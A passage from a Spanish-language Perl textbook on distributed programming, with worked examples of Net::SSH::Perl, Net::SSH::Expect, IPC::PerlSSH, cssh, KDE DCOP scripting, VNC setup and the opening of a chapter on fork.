31  $args{compression} = 1 if $opts{C};
```

```
32  $args{cipher} = $cipher_map{ $opts{c} } || $opts{c} if $opts{c};
33  $args{port} = $opts{p} if $opts{p};
34  $args{debug} = 1 if $opts{v};
35  $args{identity_files} = $opts{i} if $opts{i};
36  $args{use_pty} = 1 if $opts{t};
37  $args{options} = $opts{o} if $opts{o};
38  $args{protocol} = 2 if $opts{2};
39  $args{protocol} = 1 if $opts{1};
40
41  my $ssh = Net::SSH::Perl->new($host, %args);
42  $ssh->config->set('interactive', 1)
43      unless defined $ssh->config->get('interactive');
44  $ssh->login($opts{l});
45
46  if ($cmd) {
47      my($out, $err, $exit) = $ssh->cmd($cmd);
48      print $out if $out;
49      print $err if $err;
50  }
51  else {
52      eval "use Term::ReadKey;";
53      ReadMode('raw');
54      eval "END { ReadMode('restore') };";
55      $ssh->shell;
56      print "Connection to $host closed.\n";
57  }
```

Véase un ejemplo de ejecución:

```
pp2@local:/tmp$ pssh -l casiano remote.pcg.ull.es
Last login: Wed Jul  2 10:06:57 2008 from local
casiano@remote:~$
```

2.5.2. Cifrados

El siguiente ejemplo que acompaña a la distribución muestra su uso:

```
nereida:/tmp/Net-SSH-Perl-1.30/eg> cat -n cmd.pl
 1  #!/usr/bin/perl -w
 2  # $Id: cmd.pl,v 1.4 2001/02/22 00:14:48 btrott Exp $
 3
 4  use strict;
 5
 6  use Net::SSH::Perl;
 7  use Net::SSH::Perl::Cipher;
 8
 9  chomp(my $this_host = `hostname`);
10  print "Enter a host name to connect to: [$this_host] ";
11  chomp(my $host = <STDIN>);
12  print "\n";
13
14  print "Enter the port number of the remote sshd: [ssh] ";
15  chomp(my $port = <STDIN>);
16  print "\n";
17
```

```
18  print "Choose a cipher from the list:\n";
19  my $supp = Net::SSH::Perl::Cipher::supported();
20  for my $ciph (sort @$supp) {
21      printf "    [%d] %s\n", $ciph, Net::SSH::Perl::Cipher::name($ciph);
22  }
23  printf "Enter a number: [%d] ", Net::SSH::Perl::Cipher::id('IDEA');
24  chomp(my $c = <STDIN>);
25  print "\n";
26  my $ssh = Net::SSH::Perl->new($host || $this_host,
27      port => $port || 'ssh',
28      cipher => Net::SSH::Perl::Cipher::name($c),
29      debug => 1);
30
31  my $this_user = scalar getpwuid($<); # $< es el uid real de este proceso
32  print "Enter your username on that host: [$this_user] ";
33  chomp(my $user = <STDIN>);
34
35  use Term::ReadKey;
36
37  print "And your password: ";
38  ReadMode('noecho');
39  chomp(my $pass = ReadLine(0));
40  ReadMode('restore');
41  print "\n";
42
43  $ssh->login($user || $this_user, $pass);
44
45  print "Enter a command to execute: [ls -l] ";
46  chomp(my $cmd = <STDIN>);
47
48  my($out, $err) = $ssh->cmd($cmd || "ls -l");
49  print $out;
```

Este es el resultado de una ejecución:

```
localhost:/tmp/Net-SSH-Perl-1.30/eg> perl cmd.pl
Enter a host name to connect to: [localhost] rmachine

Enter the port number of the remote sshd: [ssh]

Choose a cipher from the list:
    [1] IDEA
    [2] DES
    [3] DES3
    [5] RC4
    [6] Blowfish
Enter a number: [1]

localhost: Reading configuration data /home/pl/.ssh/config
localhost: Reading configuration data /etc/ssh_config
localhost: Connecting to rmachine, port 22.
localhost: Remote version string: SSH-2.0-OpenSSH_4.3p2 Debian-5

localhost: Remote protocol version 2.0, remote software version OpenSSH_4.3p2 Debian-5
```

```
localhost: Net::SSH::Perl Version 1.30, protocol version 2.0.
localhost: No compat match: OpenSSH_4.3p2 Debian-5.
localhost: Connection established.
Enter your username on that host: [pl] loginname
And your password:
localhost: Sent key-exchange init (KEXINIT), wait response.
localhost: Algorithms, c->s: 3des-cbc hmac-sha1 none
localhost: Algorithms, s->c: 3des-cbc hmac-sha1 none
localhost: Entering Diffie-Hellman Group 1 key exchange.
localhost: Sent DH public key, waiting for reply.
localhost: Received host key, type 'ssh-dss'.
localhost: Permanently added 'rmachine' to the list of known hosts.
localhost: Computing shared secret key.
localhost: Verifying server signature.
localhost: Waiting for NEWKEYS message.
localhost: Enabling incoming encryption/MAC/compression.
localhost: Send NEWKEYS, enable outgoing encryption/MAC/compression.
localhost: Sending request for user-authentication service.
localhost: Service accepted: ssh-userauth.
localhost: Trying empty user-authentication request.
localhost: Authentication methods that can continue: publickey,password.
localhost: Next method to try is publickey.
localhost: Next method to try is password.
localhost: Trying password authentication.
localhost: Login completed, opening dummy shell channel.
localhost: channel 0: new [client-session]
localhost: Requesting channel_open for channel 0.
localhost: channel 0: open confirm rwindow 0 rmax 32768
localhost: Got channel open confirmation, requesting shell.
localhost: Requesting service shell on channel 0.
Enter a command to execute: [ls -l] uname -a
localhost: channel 1: new [client-session]
localhost: Requesting channel_open for channel 1.
localhost: Entering interactive session.
localhost: Sending command: uname -a
localhost: Requesting service exec on channel 1.
localhost: channel 1: open confirm rwindow 0 rmax 32768
localhost: channel 1: rcvd eof
localhost: channel 1: output open -> drain
localhost: input_channel_request: rtype exit-status reply 0
localhost: channel 1: rcvd close
localhost: channel 1: input open -> closed
localhost: channel 1: close_read
localhost: channel 1: obuf empty
localhost: channel 1: output drain -> closed
localhost: channel 1: close_write
localhost: channel 1: send close
localhost: channel 1: full closed
Linux rmachine 2.6.15-1-686-smp #2 SMP Mon Mar 6 15:34:50 UTC 2006 i686 GNU/Linux
```

Dependiendo de la máquina es posible que haya que cambiar el cifrado o que ninguno de los cifrados proveídos funcione.

2.5.3. Conmutando Entre Modo Batch e Interactivo

El siguiente ejemplo muestra como conmutar entre el modo dirigido y el modo interactivo:

```
pp2@nereida:/tmp$ cat -n remoteinteract.pl
 1  #!/usr/bin/perl -w
 2  # $Id: remoteinteract.pl,v 1.1 2001/03/22 01:44:57 btrott Exp $
 3
 4  ## remoteinteract.pl is an example of using Net::SSH::Perl to communicate
 5  ## interactively with a remote command. In this case, that command is the
 6  ## passwd command.
 7  ##
 8  ## Generally when executing a command that prompts you for information,
 9  ## you need to be interactive to respond to the prompts. Net::SSH::Perl
10  ## allows you to register handlers for specific packet types that are sent
11  ## to your client; in these handlers, you can check for recognizable
12  ## prompts and act accordingly by sending a response (using a STDIN
13  ## packet).
14  ##
15  ## remoteinteract.pl shows you how in an example of changing a password
16  ## using the 'passwd' command. We check for three prompts: the prompt
17  ## for the user's current password, the prompt for the new password, and
18  ## the prompt for confirmation of the new password.
19  ##
20  ## You'll need to set the variables $host, $username, $new_password, and
21  ## $old_password.
22  ##
23  ## Remember that this is just an example and should not be used without
24  ## the addition of better error checking.
25
26  my($host, $username, $new_password, $old_password)
27    = ('------------------', '--------', '---------', '--------');
28
29  use strict;
30  use Net::SSH::Perl;
31
32  ## We need to import the Constants module because we need the constant
33  ## for the SSH_SMSG_STDERR_DATA and SSH_CMSG_STDIN_DATA packet types.
34  ## Importing the :msg tag imports all of the SSH_xMSG constants.
35  ##
36  ## If we just wanted to import constants for the above two packet types,
37  ## we could use this instead:
38  ##
39  ##     use Net::SSH::Perl::Constants qw(
40  ##         SSH_SMSG_STDERR_DATA SSH_CMSG_STDIN_DATA
41  ##     );
42  ##
43  ## It's more verbose, certainly, but it does cut down on the number of
44  ## constants imported into our package.
45
46  use Net::SSH::Perl::Constants qw( :msg );
47
48  ## Create a Net::SSH::Perl object and login to the remote host.
49
```

```
50  my $ssh = Net::SSH::Perl->new($host, debug => 1);
51  $ssh->login($username, $old_password);
52
53  ## Register a handler routine for packets of type SSH_SMSG_STDERR_DATA.
54  ## This routine will be called whenever the client loop (in
55  ## Net::SSH::Perl) receives packets of this type. It will be given
56  ## two arguments: the Net::SSH::Perl object, and the Net::SSH::Perl::Packet
57  ## object that was received.
58  ##
59  ## We use get_str to get the contents of the STDERR message (because
60  ## passwd writes its prompts to STDERR), then check those against the
61  ## interactive prompts we expect.
62  ##
63  ## For each prompt, we send a packet of STDIN data, which is our response
64  ## to the prompt. For example, when prompted for our current password,
65  ## we send a packet containing that current password.
66  ##
67  ## NOTE: this does not include error checking, and thus should not be
68  ## used wholesale.
69
70  $ssh->register_handler(SSH_SMSG_STDERR_DATA, sub {
71      my($ssh, $packet) = @_;
72      my $str = $packet->get_str;
73
74      if ($str eq "(current) UNIX password: ") {
75          my $packet = $ssh->packet_start(SSH_CMSG_STDIN_DATA);
76          $packet->put_str($old_password);
77          $packet->send;
78      }
79
80      elsif ($str eq "New UNIX password: ") {
81          my $packet = $ssh->packet_start(SSH_CMSG_STDIN_DATA);
82          $packet->put_str($new_password);
83          $packet->send;
84      }
85
86      elsif ($str eq "Retype new UNIX password: ") {
87          my $packet = $ssh->packet_start(SSH_CMSG_STDIN_DATA);
88          $packet->put_str($new_password);
89          $packet->send;
90      }
91  });
92
93  ## After registering the handler, we run the command.
94
95  $ssh->cmd('passwd');
```

Véase un ejemplo de ejecución:

```
pp2@nereida:/tmp$ remoteinteract.pl
local.host: Reading configuration data /home/pp2/.ssh/config
local.host: Reading configuration data /etc/ssh_config
local.host: Connecting to some.remote.host, port 22.
local.host: Remote version string: SSH-2.0-OpenSSH_4.7p1 Debian-9
```

```
local.host: Remote protocol version 2.0, remote software version OpenSSH_4.7p1 Debian-9
local.host: Net::SSH::Perl Version 1.30, protocol version 2.0.
local.host: No compat match: OpenSSH_4.7p1 Debian-9.
local.host: Connection established.
local.host: Sent key-exchange init (KEXINIT), wait response.
local.host: Algorithms, c->s: 3des-cbc hmac-sha1 none
local.host: Algorithms, s->c: 3des-cbc hmac-sha1 none
local.host: Entering Diffie-Hellman Group 1 key exchange.
local.host: Sent DH public key, waiting for reply.
local.host: Received host key, type 'ssh-dss'.
local.host: Host 'some.remote.host' is known and matches the host key.
local.host: Computing shared secret key.
local.host: Verifying server signature.
local.host: Waiting for NEWKEYS message.
local.host: Enabling incoming encryption/MAC/compression.
local.host: Send NEWKEYS, enable outgoing encryption/MAC/compression.
local.host: Sending request for user-authentication service.
local.host: Service accepted: ssh-userauth.
local.host: Trying empty user-authentication request.
local.host: Authentication methods that can continue: publickey,password.
local.host: Next method to try is publickey.
local.host: Trying pubkey authentication with key file '/home/pp2/.ssh/id_dsa'
local.host: Authentication methods that can continue: publickey,password.
local.host: Next method to try is publickey.
local.host: Next method to try is password.
local.host: Trying password authentication.
local.host: Login completed, opening dummy shell channel.
local.host: channel 0: new [client-session]
local.host: Requesting channel_open for channel 0.
local.host: channel 0: open confirm rwindow 0 rmax 32768
local.host: Got channel open confirmation, requesting shell.
local.host: Requesting service shell on channel 0.
local.host: channel 1: new [client-session]
local.host: Requesting channel_open for channel 1.
local.host: Entering interactive session.
local.host: Sending command: passwd
local.host: Requesting service exec on channel 1.
local.host: channel 1: open confirm rwindow 0 rmax 32768
---------   <- MODO INTERACTIVO: old password
*********   <- MODO INTERACTIVO: new password
*********   <- MODO INTERACTIVO: repeat new password
local.host: input_channel_request: rtype exit-status reply 0
local.host: channel 1: rcvd eof
local.host: channel 1: output open -> drain
local.host: channel 1: rcvd close
local.host: channel 1: input open -> closed
local.host: channel 1: close_read
local.host: channel 1: obuf empty
local.host: channel 1: output drain -> closed
local.host: channel 1: close_write
local.host: channel 1: send close
local.host: channel 1: full closed
```

2.6. El Módulo Net::SSH::Expect

Véase Net::SSH::Expect:

```
casiano@beowulf:~$ pp2@nereida:~/src/testing$ cat -n netsshexpect.pl
 1  #!/usr/bin/perl -w
 2  use strict;
 3  use Net::SSH::Expect;
 4
 5  my $host="xxxxxxx";
 6  my $password="XXXXXXXXXXXXXX";
 7  my $user="XXXXX";
 8
 9  my $ssh= Net::SSH::Expect->new( host => $host,
10                                  password=> $password,
11                                  user => $user,
12                                  raw_pty =>1);
13  $ssh->login();
14
15  my $who = $ssh->exec("who");
16  print ($who);
17
18  $ssh->close();
```

Ejecución

```
pp2@nereida:~/src/testing$ netsshexpect.pl
casiano  pts/0        2008-04-08 16:40 (nereida)
casiano  pts/1        2008-04-08 15:31 (nereida)
casiano  pts/2        2008-04-08 17:52 (nereida)
casiano  pts/3        2008-04-08 17:55 (nereida)
```

2.7. El Módulo IPC::PerlSSH

Este módulo `IPC::PerlSSH` permite ejecutar Perl en una máquina remota via una conexión `ssh` o similar. Vea el siguiente ejemplo:

```
pp2@nereida:~/src/perl/perlssh$ cat -n prueba.pl
 1  #!/usr/local/bin/perl -w
 2  use strict;
 3  use IPC::PerlSSH;
 4
 5  my $ips = IPC::PerlSSH->new( Host => 'user@orion.pcg.ull.es' );
 6
 7  $ips->eval( "use POSIX qw( uname )" );
 8  my @remote_uname = $ips->eval( "uname()" );
 9  print "@remote_uname\n";
10
11  # We can pass arguments
12  $ips->eval( "open FILE, '> /tmp/foo.txt'; print FILE shift; close FILE;",
13              "Hello, world!" );
14
15  # We can pre-compile stored procedures
16  $ips->store( "slurp_file", <<'EOS'
```

```
17    my $filename = shift;
18    my $FILE;
19    local $/ = undef;
20    open $FILE, "< /tmp/foo.txt";
21    $_ = <$FILE>;
22    close $FILE;
23    return $_;
24  EOS
25  );
26
27  my @files = $ips->eval('glob("/tmp/*.txt")');
28  foreach my $file ( @files ) {
29    my $content = $ips->call( "slurp_file", $file );
30    print "$content\n";
31  }
```

El objeto de conexión es creado en la línea 5. También podríamos crearlo mediante la llamada:

```
my $ips = IPC::PerlSSH->new( Command => 'ssh user@orion.pcg.ull.es perl' );
```

o también:

```
my $ips = IPC::PerlSSH->new( Command => bless ['ssh', 'casiano@orion.pcg.ull.es', 'perl'], 'UN
```

Al ejecutar el programa obtenemos la salida:

```
pp2@nereida:~/src/perl/perlssh$ prueba.pl
Linux orion 2.6.8-2-686 #1 Tue Aug 16 13:22:48 UTC 2005 i686
Hello, world!
```

El método `eval` posibilita la ejecución de código Perl en la máquina remota. El método `store` permite almacenar una función en la máquina remota. La función puede ser llamada posteriormente mediante el método `call` .

2.8. Práctica: Producto de Matrices

Escriba un programa paralelo similar al explicado en GRID::Machine::perlparintro que realice el producto de dos matrices.

Pueden serle de utilidad los módulos Test::LectroTest::Generator y PDL.

El módulo Test::LectroTest::Generator facilita la escritura de generadores aleatorios:

```
  DB<1> use Test::LectroTest::Generator qw(:common Gen)
  DB<2> $mg = List( List( Int(sized=>0), length => 3 ), length => 3)
  DB<3> $a = $mg->generate
  DB<4> x $a
0  ARRAY(0x84e4484)
   0  ARRAY(0x84e42ec)
      0  18346
      1  '-11920'
      2  '-12209'
   1  ARRAY(0x84e46b8)
      0  '-4086'
      1  25348
      2  28426
   2  ARRAY(0x84e4694)
      0  '-21350'
      1  7670
      2  '-27287'
```

El módulo PDL facilita un gran número de librerías de soporte al científico. En particular para las operaciones mas usuales con matrices:

```
  DB<5> use PDL
  DB<6> $a = pdl $a # Ahora $a es una matriz PDL
  DB<7> $b = inv $a # $b es la inversa de $a
  DB<8> x $b        # PDL esta implementado en C
0  PDL=SCALAR(0x8367960)
   -> 139669992
  DB<9> print $b    # La conversión a cadena está sobrecargada

[
 [ 6.3390263e-05   2.919038e-05  2.0461769e-06]
 [ 5.0059363e-05  5.3047336e-05  3.2863591e-05]
 [-3.5527057e-05 -7.9283745e-06 -2.9010963e-05]
]
  DB<10> print $a x $b # El operador x es el producto de matrices
[
 [             1  1.1514905e-16   1.163891e-16]
 [ 2.1000996e-16              1 -7.6653094e-17]
 [-1.0554708e-16 -5.3071696e-17             1]
]
```

Puede usar el módulo PDL para escribir el programa que hace el producto de matrices en Perl o bien reescribirlo en C. Tenga presente evitar los buffers intermedios, esto es, hacer flushout de todas las salidas para que no se produzcan retrasos en las comunicaciones (usando, por ejemplo la función `fflush` en C y el método `autoflush` de los objetos IO::Handle en Perl).

La idea para paralelizar el producto $A \times B$ de dos matrices $n \times n$ es que la matrix A se replica en los distintos procesadores mientras que la matriz B se distribuye en submatrices de tamaño $n \times \frac{n}{p}$ siendo p el número de procesadores.

2.9. Visualización de un Cluster con `cssh`

Una utilidad que permite emitir comandos a un cluster de máquinas es el programa Perl `cssh` . Es conveniente tener instalado un sistema de autentificación automática.

Genere un fichero de configuración usando el comando `cssh -u > $HOME/.csshrc`.

```
lhp@nereida:~$ cat -n .csshrc
 1  # Configuration dump produced by 'cssh -u'
 2  auto_quit=yes
 3  comms=ssh
..  ....................................
36  clusters = bo ner
37  bo = casiano@beowulf casiano@orion
38  ner = nereida.deioc.ull.es casiano@beowulf casiano@orion
```

Añada líneas como la 36-38 para definir sus clusters.

A continuación (en modo X) puede ejecutar un comando como:

```
lhp@nereida:~$ cssh ner &
[1] 955
```

Este comando abre sesiones en las máquinas del cluster `ner`. Una terminal por máquina.

- En una consola de comando adicional es posible emitir comandos que serán replicados en cada una de las máquinas.
- Se puede desactivar cualquiera de las máquinas en el menú `hosts`. Esto hará que los comandos no se emitan a esa máquina.
- Es siempre posible situarse en la terminal de una conexión y emitir comandos dirgidos a esa sóla máquina.
- La combinación de teclas `alt-n` genera el nombre de la conexión en cada una de las terminales. Esta *macro* permite emitir comandos paramétricos.

Konsole

Se puede lograr un efecto parecido, aunque mucho menos conveniente, utilizando el programa konsole de KDE. Abra varias sesiones (tabs), váya al menu `Vista/View` y seleccione *Enviar entrada a todas las sesiones*. Ahora lo que escriba en esa sesión se enviará a cada una de las sesiones. Sin embargo, no es tan conveniente como cssh

Enlaces Relacionados

- Cluster ssh: cssh
- Clusterm es otro proyecto también escrito también en Perl pero orientado a Gnome: clusterm
- tentakel
- gsh
- En Python: pssh
- ClusterIt
- Project C3

2.10. Práctica: usando `cssh`

- Instale simultáneamente un módulo Perl en varias máquinas usando `CPAN` (como usuario ordinario) y `cssh`.

2.11. Arrancando Múltiples Sesiones SSH Usando DCOP

Introducción a DCOP

DCOP (Desktop COmmunications Protocol) es un mecanismo de IPC/RPC que se usa KDE para las comunicaciones entre aplicaciones del escritorio.

Las aplicaciones KDE proveen una o varias interfaes DCOP las cuales a su vez proveen métodos/funciones que pueden ser llamadas asíncronamente por otras aplicaciones.

El programa dcop nos proporciona acceso al sistema DCOP desde la línea de comandos. La sintaxis de la llamada al programa es la siguiente:

```
dcop [options] [application [object [function [arg1] [arg2] ... ] ] ]
```

También puede usarse la versión gráfica `kdcop`. Para comprobar que aplicaciones están disponibles, escribe `dcop` sin argumentos

```
lusasoft@LusaSoft:~/src/perl/perltesting/dcop$ dcop
kwin
kicker
konsole-10818
guidance-10871
konsole-10832
kded
adept_notifier
kmix
knotify
kio_uiserver
konqueror-10903
minirok
klauncher
katapult
knotes
khotkeys
kdesudo-12981
kdesktop
klipper
ksmserver
knetworkmanager
```

Las aplicaciones que abren mas de una ventana de una vez aparecen como `<application>-PID`. Es posible usar el comodín `*`:

```
casiano@europa:~$ dcop konsole*
konsole-16440
konsole-16444
konsole-16445
konsole-16447
konsole-16493
konsole-16450
```

¿En cual de estas consolas estoy ahora? Se puede obtener una referencia

```
casiano@europa:~$ echo $KONSOLE_DCOP
DCOPRef(konsole-16444,konsole)
```

Esa referencia puede ser usada para llamar a los métodos públicos del objeto. Por ejemplo, podemos abrir una nueva pestaña con una sesión escribiendo:

```
casiano@europa:~$ dcop $KONSOLE_DCOP newSession
session-8
```

Vamos a echar un vistazo a los objetos en `konsole-10832`:

```
lusasoft@LusaSoft:~/src/perl/perltesting/dcop$ dcop konsole-10832
KBookmarkManager-/home/lusasoft/.kde/share/apps/konsole/bookmarks.xml
KBookmarkNotifier
KDebug
MainApplication-Interface
konsole-mainwindow#1
ksycoca
session-10
session-11
```

```
session-2
session-3
session-4
session-5
```

Podemos asumir que `konsole-mainwindow#1` es el objeto que estamos buscando; el objeto por defecto (es decir, el que estamos buscando para controlar la aplicación) tiene normalmente el mismo nombre que la aplicación

```
lusasoft@LusaSoft:~/src/perl/perltesting/dcop$ dcop konsole-10832 konsole-mainwindow#1
QCStringList interfaces()
QCStringList functions()
QVariant property(QCString property)
bool setProperty(QCString name,QVariant property)
QValueList<QCString> propertyNames(bool super)
QCString name()
void setName(QCString name)
bool isTopLevel()
bool isDialog()
bool isModal()
bool isPopup()
bool isDesktop()
bool enabled()
void setEnabled(bool enabled)
QRect geometry()
void setGeometry(QRect geometry)
QRect frameGeometry()
int x()
int y()
QPoint pos()
void setPos(QPoint pos)
QSize frameSize()
QSize size()
void setSize(QSize size)
int width()
int height()
QRect rect()
QRect childrenRect()
QRegion childrenRegion()
QSizePolicy sizePolicy()
void setSizePolicy(QSizePolicy sizePolicy)
QSize minimumSize()
void setMinimumSize(QSize minimumSize)
QSize maximumSize()
void setMaximumSize(QSize maximumSize)
int minimumWidth()
void setMinimumWidth(int minimumWidth)
int minimumHeight()
void setMinimumHeight(int minimumHeight)
int maximumWidth()
void setMaximumWidth(int maximumWidth)
int maximumHeight()
void setMaximumHeight(int maximumHeight)
QSize sizeIncrement()
```

```
void setSizeIncrement(QSize sizeIncrement)
QSize baseSize()
void setBaseSize(QSize baseSize)
BackgroundMode backgroundMode()
void setBackgroundMode(BackgroundMode backgroundMode)
QColor paletteForegroundColor()
void setPaletteForegroundColor(QColor paletteForegroundColor)
QColor paletteBackgroundColor()
void setPaletteBackgroundColor(QColor paletteBackgroundColor)
QPixmap paletteBackgroundPixmap()
void setPaletteBackgroundPixmap(QPixmap paletteBackgroundPixmap)
QBrush backgroundBrush()
QColorGroup colorGroup()
QPalette palette()
void setPalette(QPalette palette)
BackgroundOrigin backgroundOrigin()
void setBackgroundOrigin(BackgroundOrigin backgroundOrigin)
bool ownPalette()
QFont font()
void setFont(QFont font)
bool ownFont()
QCursor cursor()
void setCursor(QCursor cursor)
bool ownCursor()
QString caption()
void setCaption(QString caption)
QPixmap icon()
void setIcon(QPixmap icon)
QString iconText()
void setIconText(QString iconText)
bool mouseTracking()
void setMouseTracking(bool mouseTracking)
bool underMouse()
bool isActiveWindow()
bool focusEnabled()
FocusPolicy focusPolicy()
void setFocusPolicy(FocusPolicy focusPolicy)
bool focus()
bool updatesEnabled()
void setUpdatesEnabled(bool updatesEnabled)
bool visible()
QRect visibleRect()
bool hidden()
void setHidden(bool hidden)
bool shown()
void setShown(bool shown)
bool minimized()
bool maximized()
bool fullScreen()
QSize sizeHint()
QSize minimumSizeHint()
QRect microFocusHint()
bool acceptDrops()
```

```
void setAcceptDrops(bool acceptDrops)
bool autoMask()
void setAutoMask(bool autoMask)
bool customWhatsThis()
bool inputMethodEnabled()
void setInputMethodEnabled(bool inputMethodEnabled)
double windowOpacity()
void setWindowOpacity(double windowOpacity)
bool rightJustification()
void setRightJustification(bool rightJustification)
bool usesBigPixmaps()
void setUsesBigPixmaps(bool usesBigPixmaps)
bool usesTextLabel()
void setUsesTextLabel(bool usesTextLabel)
bool dockWindowsMovable()
void setDockWindowsMovable(bool dockWindowsMovable)
bool opaqueMoving()
void setOpaqueMoving(bool opaqueMoving)
QCStringList actions()
bool activateAction(QCString action)
bool disableAction(QCString action)
bool enableAction(QCString action)
bool actionIsEnabled(QCString action)
QCString actionToolTip(QCString action)
DCOPRef action(QCString name)
QMap<QCString,DCOPRef> actionMap()
int getWinID()
void grabWindowToClipBoard()
void hide()
void maximize()
void minimize()
void resize(int newWidth,int newHeight)
void move(int newX,int newY)
void setGeometry(int newX,int newY,int newWidth,int newHeight)
void raise()
void lower()
void restore()
void show()
void close()
```

Vamos a minimizarla:

```
lusasoft@LusaSoft:~/src/perl/perltesting/dcop$ dcop konsole-10832 konsole-mainwindow#1 minimiz
```

Cambiando el Color de Fondo

Otro ejemplo. Cambiemos el color de fondo:

```
casiano@europa:~$ dcop kdesktop KBackgroundIface  setWallpaper /tmp/393_5052_2.jpg
casiano@europa:~$ dcop kdesktop KBackgroundIface setColor '#E444F2' true
casiano@europa:~$ dcop kdesktop KBackgroundIface setColor '#68F20B' true
```

Ejemplo: `knotes`

He aqui un ejemplo que ilustra como establecer notas post-it con knotes desde la shell:

```
$dcop knotes KNotesIface
QCStringList interfaces()
QCStringList functions()
int newNote(QString name,QString text)
int newNoteFromClipboard(QString name)
ASYNC showNote(int noteId)
ASYNC hideNote(int noteId)
ASYNC killNote(int noteId)
QMap notes()
ASYNC setName(int noteId,QString newName)
ASYNC setText(int noteId,QString newText)
QString text(int noteId)
ASYNC sync(QString app)
bool isNew(QString app,int noteId)
bool isModified(QString app,int noteId)
```

Vamos a añadir una nota:

```
dcop knotes KNotesIface newNote "Titulo de la Nota" "Corregir exámenes"
```

Ahora veamos las notas que tenemos disponibles:

```
lusasoft@LusaSoft:~/src/perl/perltesting/dcop$ dcop knotes KNotesIface notes
libkcal-2096876672.442->Titulo de la Nota
libkcal-461202155.843->03-05-09 15:06
libkcal-962646955.232->Una nota
```

Conexiones SSH con konsole

```
lusasoft@LusaSoft:~/src/perl/perltesting/dcop$ cat -n dcop_control.pl
 1  #!/usr/bin/perl -w
 2  use strict;
 3  use Log::Log4perl qw(:easy);
 4  use Time::HiRes qw(usleep);
 5  use Backtick::AutoChomp;
 6
 7  Log::Log4perl->easy_init($DEBUG);
 8  my $logger = Log::Log4perl->get_logger();
 9
10  my @servers = qw{orion beowulf europa};
11
12  my $konsole= `dcopstart konsole-script`;
13
14  $logger->warn("can't maximize window\n") if system("dcop $konsole konsole-mainwindow#1 max
15
16  my $thissession= qx{dcop $konsole konsole currentSession};
17
18  # rename this window/session
19  system qq{dcop $konsole $thissession renameSession "init"};
20
21  # start a new session tab for each server
22  for  (@servers) {
23    # this output is displayed on the terminal which is running your script
24    $logger->debug("connecting to server: $_");
```

```
25
26    # create another konsole tab and save handle in $newsession
27    my $newsession=‘dcop $konsole konsole newSession "ssh $_"‘;
28
29    # wait for shell startup - raise if needed
30    usleep(1000) while ‘dcop $konsole $newsession sessionPID‘ eq 0;
31
32    # rename the new session
33    !system(qq{dcop $konsole $newsession renameSession $_}) or $logger->warn("can’t rename n
34
35    # and start the ssh session
36    !system(qq{dcop $konsole $newsession sendSession "exec ssh $_ @ARGV"}) or $logger->warn(
37
38  }
39
40  # close the first session window
41  !system(qq{dcop $konsole $thissession closeSession > /dev/null}) or $logger->warn("can’t c
42
43  __END__
```

Véase También

- The KDE User Guide
- DCOP: Desktop COmmunications Protocol
- Usando DCOP desde la línea de comandos
- Konsole session save and restore
- Start multiple ssh sessions with KDE konsole
- Entrada de la wikipedia para DCOP

2.12. Virtual Network Computing

Virtual Network Computing o *VNC* es una alternativa a las X/SSH y a nx (no machine). Provee un escritorio remoto. VNC permite que el sistema operativo en cada computadora sea distinto.

Primero tenemos que compartir una pantalla gráfica, que puede ser la que se está usando ahora o una pantalla virtual. En Windows solo puede compartirse la pantalla actual, no puede crearse una pantalla virtual. El sistema X gráfico que usan Gnu/Linux y Unix sí permite crear una o más pantallas virtuales.

El primer paso es crear y compartir una pantalla virtual:

```
pp2@beowulf:~$ vnc4server -geometry 1024x768 -depth 24
```

El programa corre y muestra en pantalla el nombre de la máquina y el número de la pantalla que se comparte como nombre-máquina:número-pantalla. Por ejemplo:

```
You will require a password to access your desktops.

Password:
Verify:

New ’beowulf.domain:1 (pp2)’ desktop is beowulf.domain:1
```

```
Creating default startup script /home/pp2/.vnc/xstartup
Starting applications specified in /home/pp2/.vnc/xstartup
Log file is /home/pp2/.vnc/beowulf.domain:1.log

pp2@beowulf:~$ ls -la ~/.vnc/
total 24
drwxr-xr-x  2 pp2 pp2     4096 2008-04-17 17:34 .
drwxr-xr-x 52 pp2 casiano 4096 2008-04-17 17:34 ..
-rw-r--r--  1 pp2 pp2     1050 2008-04-17 17:34 beowulf.domain:1.log
-rw-r--r--  1 pp2 pp2        6 2008-04-17 17:34 beowulf.domain:1.pid
-rw-------  1 pp2 pp2        8 2008-04-17 17:34 passwd
-rwxr-xr-x  1 pp2 pp2      361 2008-04-17 17:34 xstartup
```

En el segundo paso, el usuario remoto corre un cliente de VNC:

```
pp2@nereida:~$ xvn4cviewer beowulf:2
```

O bien:

```
vncviewer beowulf:2
```

Ahora pide el password que le dimos: el escritorio gráfico estará disponible.

En un ambiente de enseñanza y con pantalla virtual, también el instructor deberá correr un cliente de VNC para poder ver la misma pantalla que los alumnos. Si se desea que los alumnos vean pero sin controlar la pantalla virtual, deberán usar:

```
xvn4cviewer -viewonly nombre-máquina:número-pantalla
```

Para terminar el servidor:

```
casiano@beowulf:~/public_html/cgi-bin$ vnc4server -kill :1
Killing Xvnc4 process ID 29200
casiano@beowulf:~/public_html/cgi-bin$ vnc4server -kill :2
Killing Xvnc4 process ID 29282
casiano@beowulf:~/public_html/cgi-bin$ ps -fA | grep vnc
casiano  30989 24422  0 19:14 pts/3    00:00:00 grep vnc
```

Si se desea cambiar la forma de trabajo:

- Editar `/etc/vnc.conf` copiandolo en nuestro directorio `home` y renombrándolo `.vncrc`
- Ajustar el gestor de ventanas que recibirán los clientes

Referencias

- Un cliente VNC para Linux interesante es `krdc`

2.13. screen

- HOWTO: Connect to another user's console terminal using 'screen'
- GNU Screen: an introduction and beginner's tutorial
- Linux Journal: Power Sessions with Screen

Capítulo 3

Fork y Señales

3.1. La Función `fork`

Cuando se llama la función `fork`, esta genera un duplicado del proceso actual. El duplicado comparte los valores actuales de todas las variables, ficheros y otras estructuras de datos. La llamada a `fork` retorna al proceso padre el identificador del proceso hijo y retorna un cero al proceso hijo.

PID

Las siglas *PID*, del inglés *Process IDentifier*, se usan para referirse al identificador de proceso.

La función `getppid`

El hijo puede obtener el identificador del proceso padre llamando a la función `getppid` .

La variable `$$`

La variable especial `$$` contiene el PID del proceso actual. Es de sólo lectura.

Ejemplo de uso de `fork`

Veamos un ejemplo de uso de estas funciones:

```
lhp@nereida:~/Lperl/src$ cat -n fork2.pl
 1  #!/usr/local/bin/perl -w
 2  use strict;
 3
 4  print "Antes del fork: PID=$$\n";
 5
 6  my $a = 4;
 7  my $ra = \$a;
 8  my $child = fork();
 9  die "Falló el fork: $!" unless defined $child;
10
11  if ($child > 0) { # proceso padre
12    print "Aqui proceso padre: PID=$$, hijo=$child \$a = $a\n";
13    $a = 5; # Modificación local al padre
14    print "Aqui proceso padre después de a = 5: ",
